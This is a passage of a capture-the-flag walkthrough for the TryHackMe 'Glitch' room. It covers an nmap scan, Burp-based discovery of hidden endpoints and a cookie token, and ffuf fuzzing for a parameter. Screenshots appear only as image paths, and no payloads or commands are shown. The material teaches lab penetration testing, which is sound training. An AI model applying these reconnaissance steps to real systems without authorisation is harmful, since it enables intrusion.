GLITCH

To access the machine, click on the link given below:


- https://tryhackme.com/room/glitch

SCANNING


I performed an **nmap** aggressive scan to identify open ports and the services running on the target.

FOOTHOLD


I visited the website running on the target and found nothing interesting at first.




It's source code revealed an interesting endpoint.




I used **Burp**'s **Repeater** to then send a `GET` request to the endpoint and received a base64 encoded token.




I used the **Decoder** tab to then decode this token and added this as the cookie value on the web page.




Refreshing the site now revealed the actual web content.




However, again there was nothing special.




The source code of this page used a **javascript** file which could contain new endpoints.




I viewed the file and found another endpoint.




Then I used **Repeater** to send a request to this endpoint and got another list of items.




I then switched the HTTP method to **POST** and received something unusual, maybe we could send some value through an argument...




I used **ffuf** and found the argument that could be used to send the value.



